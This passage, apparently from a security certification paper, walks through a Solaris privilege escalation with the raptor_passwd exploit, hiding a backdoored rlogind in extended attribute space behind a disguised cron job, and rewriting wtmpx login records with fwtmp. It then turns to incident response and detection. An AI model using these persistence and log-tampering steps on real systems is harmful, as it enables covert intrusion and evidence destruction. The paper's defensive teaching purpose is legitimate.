In the fourth example, we use the runat command to show what attributes are attached to the current directory. As can be seen, a setuid executable program named sqldata exists in the extended attribute space.

```
$ runat . ls -l
total 528
---s--x--x    1    root    other    259948 Feb  3 09:56 sqldata
$
```

Figure 18 – Demonstrating Extended attributes with the ls command

In conclusion, the read can clearly see that mixing options together with extended attributes can produce conflicting results.

It is necessary to explicitly search for files with extended attributes using command options that are not typically used in routine systems administration. For example, to display files with extended attributes, use the find command with the "-xattr" (as in "find . –xattr"). For the ls command, the "-@" option must be used (as in ls -@). This makes it easy for a systems administrator to miss files hidden in extended attribute space since they must explicitly look for them.

For this exercise, the intruder has made use of an exploited version of the Berkeley remote login program (rlogind) to maintain remote access. The intruder removed host and user authentication and logging and had the program execute itself using the name /usr/bin/vold. Normally, this program is the Sun Solaris volume manager and would thus be running all the time. At worst case, it would look like a second instance and may be overlooked by the average system administrator.

Signatures of the attack

The raptor_passwd local exploit does not have a signature that can be captured, so there is no way to sniff traffic to determine if the attack is occurring. The systems administrator can check the patches on the systems and verify that they are patched for this particular vulnerability. However, a host based Intrusion Detection or Prevention system with system call intercept capabilities may catch this exploit attempt.

The remote backdoor of `rlogind`, used to keep privileges, does have a signature. A network administrator can monitor the network for `rlogin` based traffic. The traffic for rlogin always uses port 514 (`login`). In this case, the traffic is going to port 33003, which should indicate that this is not a properly installed

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`rlogind` program.

Variations

It is common for an attacker to make slight variations to an exploit program to account for specific circumstances to avoid detection. As is typically the case, it may be a slight change in signature to fool a virus scanner into thinking the code is harmless and permitting it to pass. In this case, the technique used to gain privileges through the exploit is based on the fundamental design of the operating system, the methods of linking programs and the hardware implementation. Using log files or network intrusion detection system output would not apply as the exploit leaves nothing behind. This allows for virtually infinite variations of the technique. All that is required is to have a target program that does not check the boundary condition on an input buffer before the target program uses the input buffer to allow the exploit to occur.

Other exploits that use this technique, written by the author of the raptor_passwd exploit, are available at http://www.0xdeadbeef.info and include:

- raptor_rlogin.c - Solaris 2.5.1, 2.6, 7, 8 (CVE-2001-0797). Buffer overflow in System V login via rlogin attack vector.
- raptor_ldpreload.c - Solaris 2.6, 7, 8, 9 (CAN-2003-0609). Stack-based buffer overflow in the runtime linker ld.so.1.
- raptor_libdthelp.c - Solaris 7, 8, 9 (CAN-2003-0834). Buffer overflow in CDE libDtHelp via dtprintinfo help feature.
- raptor_libdthelp2.c - Solaris 7, 8, 9 (CAN-2003-0834). Buffer overflow in CDE libDtHelp, non-exec stack version.

For the remote exploit, the main technique is to hide a program in extended attribute space and have it use a different name when it is displayed in the process table. This provides the intruder with a limitless supply of potential remote exploits, both homegrown and modified versions of existing network programs. The important aspect here is the misdirection techniques used against the systems administrator. If the intruder is so inclined, several programs could be hidden that have nothing to do with the exploit to throw the administrator off the trail. Bogus log entries could be written to deceive the administrator into thinking that these messages came from a legitimate program.

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Stages of the Attack Process

Reconnaissance

The intruder would verify that the raptor_password exploit can be used by logging onto to the system as a normal user id (remember that the assumption for this exercise is that the intruder was a trusted user who had authorized access as a non-privileged user). At this point, the intruder would look in the /var/sadm/patch directory to verify that the system was not patched for the exploit

```
# ls –l /var/sadm/patch/113476*
drwxr-xr--              2 root other   512     Dec 3 2003 /var/sadm/patch/113476-10

# ls –l /var/sadm/patch/112874*
/var/sadm/patch/112874*: No such file or directory
```

Figure 19 – Looking for the missing patches

This local exploit works on Solaris 8 and Solaris 9 without the appropriate patches. However, the intruder also wants to hide a remote exploit inside extended attribute space, so the machine being attacked will have to be a Solaris 9 machine.

Scanning

Scanning is normally performed when an intruder is looking for a port that can be used to remotely exploit the system. However, since this is a local root privilege escalation and the intruder has valid non-privileged access, there is no need for the intruder to scan the system remotely and this could alert systems administrators of the intent. If an intruder was going to perform a scan, a very useful tool for this purpose is nmap.[22] If the intruder wanted to know which tcp ports are used by the target system, the following nmap command could be executed. This information will provide the intruder with all known tcp ports used by the system to determine which port to use to hide the remote exploit service. The following `nmap` command scans `TCP` based ports 1-65535 for address `192.168.12.20` (target machine)

[22] Insecure.org. "`nmap` respository". Accessed March 7, 2005. <http://www.insecure.org/nmap/nmap_download.html>

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```
# nmap -sT -vv -p 1-65535 192.168.12.20

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2005-02-27 12:49 EST
Host 192.168.12.20 appears to be up ... good.
Initiating Connect() Scan against 192.168.12.20 at 12:49
Adding open port 7100/tcp
Adding open port 32771/tcp
Adding open port 13/tcp
Adding open port 32782/tcp
Adding open port 6000/tcp
Adding open port 7/tcp
Adding open port 32776/tcp
Adding open port 32777/tcp
Adding open port 32772/tcp
Adding open port 25/tcp
Adding open port 515/tcp
Adding open port 898/tcp
Adding open port 32773/tcp
Adding open port 32780/tcp
Adding open port 32774/tcp
Adding open port 9/tcp
Adding open port 6112/tcp
Adding open port 32775/tcp
Adding open port 33471/tcp
Adding open port 33003/tcp
Adding open port 21/tcp
Adding open port 5987/tcp
Adding open port 111/tcp
Adding open port 4045/tcp
Adding open port 79/tcp
Adding open port 5988/tcp
Adding open port 587/tcp
Adding open port 32781/tcp
Adding open port 540/tcp
Adding open port 19/tcp
Adding open port 512/tcp
Adding open port 514/tcp
Adding open port 23/tcp
Adding open port 37/tcp
Bumping up senddelay by 10000 (to 10000), due to excessive drops
The Connect() Scan took 1909 seconds to scan 65535 ports.
Interesting ports on 192.168.12.20:
(The 65501 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
19/tcp    open  chargen
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
37/tcp    open  time
79/tcp    open  finger
111/tcp   open  rpcbind
```

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```
512/tcp   open  exec
514/tcp   open  shell
515/tcp   open  printer
540/tcp   open  uucp
587/tcp   open  submission
898/tcp   open  sun-manageconsole
4045/tcp  open  lockd
5987/tcp  open  unknown
5988/tcp  open  unknown
6000/tcp  open  X11
6112/tcp  open  dtspc
7100/tcp  open  font-service
32771/tcp open  sometimes-rpc5
32772/tcp open  sometimes-rpc7
32773/tcp open  sometimes-rpc9
32774/tcp open  sometimes-rpc11
32775/tcp open  sometimes-rpc13
32776/tcp open  sometimes-rpc15
32777/tcp open  sometimes-rpc17
32780/tcp open  sometimes-rpc23
32781/tcp open  unknown
32782/tcp open  unknown
33003/tcp open  unknown
33471/tcp open  unknown
```

Figure 20 – Results from the nmap scan of target system

Exploiting the System

Once the intruder has verified that the system is not patched, the `raptor_password` exploit is compiled and executed. The exploit will overflow `passwd`, set the real userid to 0 and exec a `/bin/ksh`. It will then execute the following commands:

- `id` – print out the real and effective userid and the real group id
- `uname -a` – print out the name and release of the system
- `uptime` – display uptime statistics of the machine

```
$ ./raptor_passwd [password deleted]
raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9


Using SI_PLATFORM      : SUNW,Sun-Blade-100 (5.9)
Using stack base       : 0xffbfffc
Using var address      : 0xffbffb50
Using rwx_mem address  : 0xff3f6004
```


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```
Using sc address       : 0xffbfff94
Using ff address       : 0xffbfff50
Using strcpy() address  : 0xff3e0288

"Pai Mei taught you the five point palm exploding heart technique?" -- Bill
"Of course." -- Beatrix Kidd0, alias Black Mamba, alias The Bride (KB Vol2)

# id;uname -a;uptime;
uid=0(root) gid=1000(test) egid=3(sys)
SunOS lamb 5.9 Generic sun4u sparc SUNW,Sun-Blade-100
  8:33pm  up 1 day(s),  7:22,  2 users,  load average: 0.08, 0.03, 0.02
#
```

Figure 21 – Execution of the raptor_passwd exploit (local)

As can be seen in this demonstration, the intruder successfully escalated privileges to root.

Network Diagram

In this instance, there are two machines that are required by the intruder. One machine is the target (Victim machine) and the other will be used for future remote exploitation once the intruder installs the remote exploitation service (Attacking machine). Both of these machines are internal to the corporate network, so the Internet is not involved in the attack.




Figure 22 – Network Diagram

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Keeping Access

Once the intruder has successfully used the local exploit, an additional program must be placed on the system to allow for access later. As an internal employee, the intruder knows that, by policy, security patches are applied on a quarterly basis and that eventually the system will be patched, thus closing off the local exploit as a further avenue for intrusion. By installing a stealth remote service, the intruder guarantees that access to the system will be available once it is patched.

To that end, the intruder modifies a version of the Berkeley remote login daemon, rlogind, and places it into extended attribute space. The following commands are used to install the program.

```
cp ../sqlserv/rlogind /export/home/bob
# pwd
/opt/local/sql
# cp /export/home/bob/rlogind .
# cp /export/home/bob/rlogind .
# runat /opt/local/sql cp /opt/local/sql/rlogind .
# runat /opt/local/sql ls -l
total 528
-rw-r--r--   1 root     other     259948 Feb  3 09:56 rlogind
# runat /opt/local/sql chmod 4111 rlogind
# runat /opt/local/sql mv rlogind sqldata
# runat /opt/local/sql ls -l
total 528
---s--x--x   1 root     other     259948 Feb  3 09:56 sqldata
# rm rlogind
#
```

Figure 23 – Commands to install remote exploit

In this example, the intruder uses the runat (run attribute) command to place the exploited rlogind daemon into extended attribute space. As you can see, using the ls command in a typical fashion will not alert the system administrator that the extended attribute is being used for the directory sql.

```
# ls -last sql
total 18
   2 drwxr-xr-x    2      root other    512      Feb 3 10:04 .
  12 -r-xr-xr-x    1      root other   6104      Feb 3 09:58 sqlclean
   2 drwxr-xr-x   16      root other    512      Feb 3 09:55 ..
```


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```
  2 -r--r--r--   1        root other     74       Feb 3 09:55 sqldata
```

Figure 24 – `ls` command not showing extended attributes on `sql` directory

Only by using the ls -@ command in the sql parent directory will the telltale @ sign denoting the use of an extended file attribute be displayed. In addition, the sqldata file in the sql directory is different from the sqldata file in extended attribute space.

```
# ls -@ sql
total 14
-r-xr-xr-x    1 root other   6104       Feb 3 09:58 sqlclean
-r--r--r--             1 root other     74 Feb 3 09:55 sqldata
# ls -@
total 32
….
drwxr-xr-x@       2 root other    512          Feb 3 10:04 sql

# runat /opt/local/sql ls -l
total 528
---s--x--x    1    root other 259948   Feb 3 09:56 sqldata
```

Figure 25 – The different sqldata files

Also, the intruder placed a copy of the runat command into the sql directory and renamed it sqlclean.

```
# cp /usr/bin/runat ./sqlclean
# ls -l ./sqlclean
-r-xr-xr-x   1 root     other       6104 Feb  3 09:58 ./sqlclean
```

Figure 26 – runat being installed as sqlclean

This makes it look like a sql program that is used to clean databases. The sqldata file appears to be some kind of database. It should be noted that this is not a real sql implementation with a real sql database but a facsimile to demonstrate the extended attribute technique. In a real exploited implementation, a real sql application and database would be used.

The intruder also places a cron job for sql to start the exploit on an hourly basis.

```
# crontab -l sql
0 * * * * /opt/local/sql/sqlclean /opt/local/sql sqldata
```


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Figure 27 – Intruder cron job

From a cursory scan of the cron job, this looks like an hourly job to execute an sql database clean (sqlclean) using the sql directory and file sqldata file. Since the /opt/local/sql/sqlclean file is really a copy of runat, this is actually starting the sqldata file within the extended attribute space of /opt/local/sql. In effect, cron is attempting to start the remote exploit every hour (in case it crashed for some reason). This bit of misdirection will probably go unnoticed by the local system administrator.

Covering Tracks

Since the intruder has local access to the machine, it is not as difficult to cover signs of the intrusion as it would if this was a remote exploit (e.g. cleaning up firewall and IDS logs). However, the intruder would probably want to remove or edit the login records for the time when the remote exploit was installed to throw suspicion elsewhere. Another technique would be for the intruder to remove records of the intrusion and install dummy records into the system. Under Solaris 9, the file /var/adm/wtmpx is used to store login records. Using a program like fwtmp, (comes standard with Solaris 9 systems) the intruder can modify the file to cover the intrusion. The following command sequence demonstrates the use of `fwtmp` to change the login names from klein to smith.

```
# last | grep klein | head -5
klein     pts/7      ns3.wkeys.com    Tue Mar  1 12:02   still logged in
klein     pts/7      ns3.wkeys.com    Tue Mar  1 11:19 - 11:20  (00:00)
klein     pts/6      ns3.wkeys.com    Mon Feb 28 17:21   still logged in
klein     pts/6      ns3.wkeys.com    Mon Feb 28 13:54 - 17:20  (03:25)
klein     pts/6      ns3.wkeys.com    Mon Feb 28 11:05 - 11:06  (00:00)
# last | grep smith | head -5
# fwtmp < /var/adm/wtmpx > /tmp/out
# ed /tmp/out
130926
g/klein/s//smith/g
w
130926
q
# fwtmp -ic < /tmp/out > /var/adm/wtmpx
# last | grep smith | head -5
smith     pts/7      ns3.wkeys.com    Tue Mar  1 12:02   still logged in
smith     pts/7      ns3.wkeys.com    Tue Mar  1 11:19 - 11:20  (00:00)
smith     pts/6      ns3.wkeys.com    Mon Feb 28 17:21   still logged in
smith     pts/6      ns3.wkeys.com    Mon Feb 28 13:54 - 17:20  (03:25)
smith     pts/6      ns3.wkeys.com    Mon Feb 28 11:05 - 11:06  (00:00)
# last | grep klein | head -5
#
```


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Figure 28 – Demonstration of fwtmp

In addition, the intruder would probably scrub out the .sh_history file in the home directory to remove any trace of the commands that were being entered to exploit the system. What the intruder fails to do is remove the source code for the exploit from the system. The system administrator may never have found that the system was exploited if the intruder had not slipped up like this..

Hiding the program in extended attribute space is an excellent method for masking the intrusion. First off, extended attribute availability is not widely known within the industry, so most systems administrators would not know what to look for. Secondly, the tools used to identify extended attributes do not perform in a consistent manner, so even if extended attributes are in use on the system, the extended attributes can still be missed. The following commands demonstrate this inconsistency.

```
# ls -la@
total 18
drwxr-xr-x   2 root     other        512 Feb  3 10:04 .
drwxr-xr-x  16 root     other        512 Feb  3 09:55 ..
-r-xr-xr-x   1 root     other       6104 Feb  3 09:58 sqlclean
-r--r--r--   1 root     other         74 Feb  3 09:55 sqldata

# ls -a@
total 18
drwxr-xr-x@  2 root     other        512 Feb  3 10:04 .
drwxr-xr-x  16 root     other        512 Feb  3 09:55 ..
-r-xr-xr-x   1 root     other       6104 Feb  3 09:58 sqlclean
-r--r--r--   1 root     other         74 Feb  3 09:55 sqldata
#
```

Figure 29 – Demonstration of ls inconsistencies

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The Incident Handling Process

A developer notices a strange C file and executable in the common development directory. He thinks it belongs to the system administrator. He calls the systems administrator to complain. The systems administrator explains to the developer that he did not put any C files in the developer's directory. The systems administrator tells the developer that he will investigate this.

The systems administrator looks at the C file and sees the following information:

```
/*
 * $Id: raptor_passwd.c,v 1.1.1.1 2004/12/04 14:35:33 raptor Exp $
 *
 * raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9
 *
 * Unknown vulnerability in passwd(1) in Solaris 8.0 and 9.0 allows local users
 * to gain privileges via unknown attack vectors (CAN-2004-0360).
 *
 * "Those of you lucky enough to have your lives, take them with you. However,
 * leave the limbs you've lost. They belong to me now." -- Beatrix Kidd0
 *
 * This exploit uses the ret-into-ld.so technique, to effectively bypass the
 * non-executable stack protection (noexec_user_stack=1 in /etc/system). The
 * exploitation wasn't so straight-forward: sending parameters to passwd(1)
 * is somewhat tricky, standard ret-into-stack doesn't seem to work properly
 * for some reason (damn SEGV_ACCERR), and we need to bypass a lot of memory
 * references before reaching ret. Many thanks to Inode <inode@deadlocks.info>.
*
 * Usage:
 * $ gcc raptor_passwd.c -o raptor_passwd -ldl -Wall
 * $ ./raptor_passwd <current password>
 * [...]
 * # id
 * uid=0(root) gid=1(other) egid=3(sys)
 * #
 *
 * Vulnerable platforms:
 * Solaris 8 with 108993-14 through 108993-31 and without 108993-32 [tested]
 * Solaris 9 without 113476-11 [tested]
```

Figure 30 – Header comment from `raptor_passwd.c`

Upon examination of the header, it is obvious that this is the source code for a local exploit that bypasses the `noexec_user_stack` protection in the kernel. It also indicates what platforms are vulnerable and which patches it was tested against. The systems administrator would go to the Sun Microsystems web site and review the patches and attempt to determine if the patch will fix the

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problem.[23] The systems administrator finds the following problem listed with the patch:

4793719 pam_authtok_check.so.1::circ() too space-conservative

Figure 31 – Potential problem number from Solaris patch

It is obvious that someone is attempting to escalate account privileges to root through unauthorized means.

Once it is determined that a system is exploited, the incident must be properly investigated using the following techniques:

- Preparation
- Identification
- Containment
- Eradication
- Recovery
- Lessons Learned.

Although there may be other steps in the process, these are the main steps to be focused on.

Preparation

At this point, the company should have an Incident Response plan to guide the investigation. Only authorized individuals are allowed to review the system. If this is a critical business system, a new system built from verified backups should be created and verified clean data restored into the system. A typical mistake made when systems are reloaded is to put all the effort into ensuring the Operating System platform is clean without any review of the application data on backups that may have been tampered with. This new system should be put into production to allow the old system to be taken down for forensic examination.

In addition, the company should have policies in place that dictate that systems administrators must check for security patches on a regular basis and apply them as soon as possible. With this exploit, Sun Microsystems provided a patch almost a year before the exploit code made it into the wild. A strong Information Security Policy would have made sure the systems administrators patched the system before the exploit was released.

[23] Sunsolve Patch Support Portal, "Sunsolve Patch #113476-11", February 23, 2004, Sun Microsystems, accessed March 7, 2005. <http://sunsolve.sun.com/search/document.do?assetkey=urn:cds:docid:1-21-113476-11-1>

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Also, if the administrator does not have access to network traffic data and must rely on investigating the machine only (e.g. no network sniffer data or intrusion detection logs), a plan should be created to methodically eliminate ports on the machine that are assigned to known services to produce a list of unknown services and then trace down the program. As part of the preparation, the following tools should be available and verified to be tamper free:

- netstat – this command, used with the –an option displays all network connections. By integrating with the grep command, a list of connections being listened to can be displayed.
- rpcinfo – with the –p option, this command will translate remote procedure call services into the related port being used by the service.
- inetd.conf – this is the super daemon's configuration file that is used to determine which port inetd will listen on. In conjunction with /etc/services, an administrator can eliminate ports used by inetd.
- lsof[24] – (list open files) will give a list of all processes that have open files, including network connections. Based on a port number, the process that is using that port can be determined.
- pwdx – print the working directory of a running process
- ps – list of all running processes on the machine
- strings – displays the ascii strings in a binary file. Can be useful to get an idea of what a program is really doing versus what its name is.
- find – the find command can be used to locate a file on a Unix file system. There are many options to the find command which will allow a variety of searches.
- gcore – takes a core snapshot of a running process. When used with the strings command, can be useful to determine if the name of the program is a misdirection of what it is really doing.
- sfpC.pl[25] – a perl script that interfaces with Sun's FingerPrint database[26]. When passed an md5 checksum of a program, the Sun FingerPrint database will return the name and revision of the program associated with the checksum, if it exists. This program is useful for determining if system binaries have been replaced or renamed.
- The Cororner's Toolkit[27] - a collection of software tools that can help with forensic investigations. A useful tool in the set is the md5 checksum program. When run against a binary, the output can be fed to sfpC.pl to verify a program with the Sun FingerPrint database.

[24] Purdue University, "`lsof` utility", Purdue University, accessed March 7, 2005. <http://ftp.cerias.purdue.edu/pub/tools/unix/sysutils/lsof>

[25] Sun Microsystems. "Sun FingerPrint Database Companion". Sun Microsystems. accessed March 7, 2005. < http://www.sun.com/software/security/downloads.xml>

[26] Sun Microsystems. "Sun FingerPrint Database." Sun Microsystems. accessed March 7, 2005. <http://www.sun.com/blueprints/0501/Fingerprint.pdf>

[27] Farmer, Dan and Wietse Venema. "The Coroner's Toolkit (TCT)". accessed March 7, 2005. <http://www.porcupine.org/forensics/tct.html>

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- cmp –performs a byte-by-byte comparisons against 2 files (e.g. text, binary, etc) and determines if they are identical.
- `dd` and `netcat`[28] – used in conjuction with each other, these two tools allow a systems administrator to make a byte-by-byte copy of a hard drive and send it across a network to another hard drive. This is a useful set of tools if the drive being mirrored can not be taken out of the machine.
- `snoop` – a native Solaris tool, snoop gives the administrator the ability to watch packets that are associated with the machine under investigation. If the intruder is actively using the remote exploit, snoop will capture that traffic for later analysis.

As an investigator, it pays to create a CD that contains all of these tools, as well as other tools that might be useful in containing and eradicating an exploit. Having this CD can also be useful in court if the investigator has to testify about how a forensic examination has been conducted. When creating the CD, it is important to statically link the tools as opposed to dynamically linking them. Dynamically linked programs can use shared libraries, but the investigator would have to make sure that all the shared libraries were on the CD and that the `LD_LIBRARY_PATH` variable was set to only use the libraries on the CD. In addition, its possible that the administrator could inadvertently use a compromised dynamic shared library on the victim machine by having an incorrect `LD_LIBRARY_PATH` variable. Since this is prone to mistake (e.g. missing libraries, forgetting to set the variables), it is better to statically link the programs. In addition, all the programs should have `md5` checksums saved on the CD so that the investigator can verify that they are the correct tools.

If the company's Incident Response Policy is to "Pursue and Prosecute", the following additional resources should be part of the preparation:

- Clean notebook to record all activities in the identification, containment, preservation and recovery phases of the incident response process.
- New media to replace the media that will be preserved from the hacked machine.
- Identity of an evidence custodian and a clear chain of custody process to preserve evidence.
- Contact information for appropriate law enforcement personnel.

The most important part of any incident response is that the investigators have the authorization to perform an investigation. Systems administrators are prone to jumping the gun and starting incident response investigations without having the proper authority. Make sure the Incident Response Plan grants the proper authority to appropriate personnel and that only authorized personnel perform the investigation.

---

[28] GNU Netcat Project. "`Netcat` Utility." The GNU Project. accessed March 7, 2005. <http://netcat.sourceforge.net>

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Identification

Since the local exploit is not network based, there is no signature that can be sniffed from a network or trapped by an IDS/IPS system. In addition, host based IDS would not track it because nothing is being modified to gain the privilege. This is a local privilege escalation exploit that leaves no tracks. There will be nothing left behind in log files to indicate that someone exploited the passwd command. It is only because the intruder left a copy of the source code on the machine that the system administrator was able to identify that the exploit may be on the machine and research what patches were available from the vendor. These types of exploits are very difficult to combat. The other issue for local exploits is that you may be dealing with a user who is trusted and authorized to access the system, although the user is not authorized to elevate privileges.

In the case of the remote remote backdoor used to maintain privileges, this code leaves a trail that can be collected by a sniffer. The traffic is normal rlogin traffic. It is assumed that the traffic would normally pass on port 514 (login). However, with this remote backdoor, the standard rlogin traffic is passing over port 33003. If the network administrators are monitoring the traffic, they should discover that there is rlogin traffic on a non-standard port and would provide the investigator with the source IP address of the traffic. This will allow the investigator to narrow down who is involved. If this is not an option, then the investigator will have to follow a plan to narrow down which port on the target machine does not belong to a known service.

Containment

In an ideal situation, the system administrator would take the system off-line so that no further exploit of the machine could occur. At this point, the system administrator would mirror the drive and investigate the intrusion. However, there are some circumstances where a machine is considered mission critical and can not be brought down for any reason. In this case, the system administrator will have to take proactive steps to limit the intruder's ability to re-exploit the system.

Since the system administrator is aware that the exploit code is on the system, containment can be very simple. According to the source code, the exploit is used against the /usr/bin/passwd program. By temporarily disabling the program (set permissions to 000), the exploit will not work. This will give the system administrator time to research whether a patch exists, and if so, apply the patch to the system and restore the `passwd` program. The system does not have to be rebooted for the patch to take affect. The applying and testing of the patch will occur in the eradication phase of the incident response plan. Though the temporary removal of passwd is inconvenient, it will not impair the system from

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continuing to function.

Once the local exploit is contained, the system administrator must look to see if there are any remote backdoors left on the system. The assumption must be made that the intruder would want an additional mechanism in place to return to the system later, and would not rely on the local exploit still being available. While network sniffer or IDS data can quickly point to the port used by the remote backdoor, the following method is useful when network sniffer data does not exist and the investigator must use other means to find the remote backdoor. If the intruder is actively using the remote remote backdoor, the `snoop` command can be used to watch the traffic and detect the unusual activity.

```
# ifconfig -a
lo0: flags=1000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv4> mtu 8232 index
1
        inet 127.0.0.1 netmask ff000000
eri0: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500
index 2
        inet 192.168.12.20 netmask ffffff00 broadcast 192.168.12.255
        ether 0:3:ba:8:57:4d
# snoop -d eri0
Using device /dev/eri (promiscuous mode)
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
192.168.168.115, yyy0010157393pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
172.16.235.98, yyy09280059pcs.mainstreet.nj.dummyisp.net ?
        lamb -> 192.168.12.22 TELNET R port=46148 (promiscuous
mode)\r\n
192.168.12.22 -> lamb         TELNET C port=46148
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
172.16.191.221, yyy09169015pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
172.16.231.156, yyy09279096pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
172.16.235.121, yyy09280082pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
192.168.168.60, yyy0010157338pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
172.16.231.178, yyy09279118pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
172.16.253.102, yyy09453983pcs.mainstreet.nj.dummyisp.net ?
ns3.testcorp -> lamb          DNS R 1.1192.168.68.in-addr.arpa.
Internet PTR xxxx01-a-rtr.mainstreet.nj.dummyisp.net.
        lamb -> ns3.testcorp DNS C xxxx01-a-
rtr.mainstreet.nj.dummyisp.net. Internet Addr ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
172.16.232.4, yyy09279197pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
172.16.235.189, yyy09280150pcs.mainstreet.nj.dummyisp.net ?
ns3.testcorp -> lamb          DNS R xxxx01-a-
rtr.mainstreet.nj.dummyisp.net. Internet Addr 172.16.191.1
        lamb -> ns3.testcorp DNS C 115.1192.168.68.in-addr.arpa.
Internet PTR ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
172.16.251.168, yyy09453537pcs.mainstreet.nj.dummyisp.net ?
```


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```
ns3.testcorp -> lamb         DNS R 115.1192.168.68.in-addr.arpa.
Internet PTR yyy0010157393pcs.mainstreet.nj.dummyisp.net.
        lamb -> ns3.testcorp DNS C
yyy0010157393pcs.mainstreet.nj.dummyisp.net. Internet Addr ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
172.16.252.94, yyy09453719pcs.mainstreet.nj.dummyisp.net ?
ns3.testcorp -> lamb         DNS R
yyy0010157393pcs.mainstreet.nj.dummyisp.net. Internet Addr
192.168.168.115
        lamb -> 192.168.12.22 TELNET R port=46148 xxxx01-a-
rtr.eatntn0
192.168.12.22 -> lamb         TELNET C port=46148
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
172.16.249.175, yyy09453032pcs.mainstreet.nj.dummyisp.net ?
        lamb -> ns3.testcorp DNS C 1.248.141.69.in-addr.arpa.
Internet PTR ?
ns3.testcorp -> lamb         DNS R 1.248.141.69.in-addr.arpa.
Internet PTR xxxx01-a-rtr.mainstreet.nj.dummyisp.net.
        lamb -> ns3.testcorp DNS C xxxx01-a-
rtr.mainstreet.nj.dummyisp.net. Internet Addr ?
ns3.testcorp -> lamb         DNS R xxxx01-a-
rtr.mainstreet.nj.dummyisp.net. Internet Addr 172.17.209.1
        lamb -> ns3.testcorp DNS C 151.253.141.69.in-addr.arpa.
Internet PTR ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
172.16.191.164, yyy09168958pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast)  ARP C Who is
172.17.133.20, yyy0010084218pcs.mainstreet.nj.dummyisp.net ?
^C10.112.112.1 -> (broadcast)  ARP C Who is 10.112.114.14,
10.112.114.14 ?
```

Figure 32 – Sample output of `snoop` command

If the intruder is not actively using the remote backdoor, look for any ports on the system that do not belong to known services. There are several kinds of port services examine:

- RPC services
- inetd services
- Other stand-alone services

Using a standard set of Solaris tools and some painstaking care, the known ports can be eliminated from the list so that the ports that are not assigned to known services can be examined. Some methods and tools to examine ports are illustrated as follows:

- Create a list of all known listened to TCP ports (netstat –a | grep LISTEN and then remove the non-TCP connections)

```
*.111        *.*     0     0 49152     0 LISTEN
*.37         *.*     0     0 49152     0 LISTEN
*.7          *.*     0     0 49152     0 LISTEN
*.9          *.*     0     0 49152     0 LISTEN
```


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```
*.13        *.*     0     0 49152     0 LISTEN
*.19        *.*     0     0 49152     0 LISTEN
*.32771      *.*     0     0 49152     0 LISTEN
*.32772      *.*     0     0 49152     0 LISTEN
*.7100       *.*     0     0 49152     0 LISTEN
*.6112       *.*     0     0 49152     0 LISTEN
*.32773      *.*     0     0 49152     0 LISTEN
*.32774      *.*     0     0 49152     0 LISTEN
*.32775      *.*     0     0 49152     0 LISTEN
*.515        *.*     0     0 49152     0 LISTEN
*.514        *.*     0     0 49152     0 LISTEN
*.512        *.*     0     0 49152     0 LISTEN
*.512        *.*     0     0 49152     0 LISTEN
*.79         *.*     0     0 49152     0 LISTEN
*.32776      *.*     0     0 49152     0 LISTEN
*.23         *.*     0     0 49152     0 LISTEN
*.21         *.*     0     0 49152     0 LISTEN
*.540        *.*     0     0 49152     0 LISTEN
*.32777      *.*     0     0 49152     0 LISTEN
*.4045       *.*     0     0 49152     0 LISTEN
*.5987       *.*     0     0 49152     0 LISTEN
*.898        *.*     0     0 49152     0 LISTEN
*.32778      *.*     0     0 49152     0 LISTEN
*.5988       *.*     0     0 49152     0 LISTEN
*.32779      *.*     0     0 49152     0 LISTEN
*.32780      *.*     0     0 49152     0 LISTEN
*.32781      *.*     0     0 49152     0 LISTEN
*.32782      *.*     0     0 49152     0 LISTEN
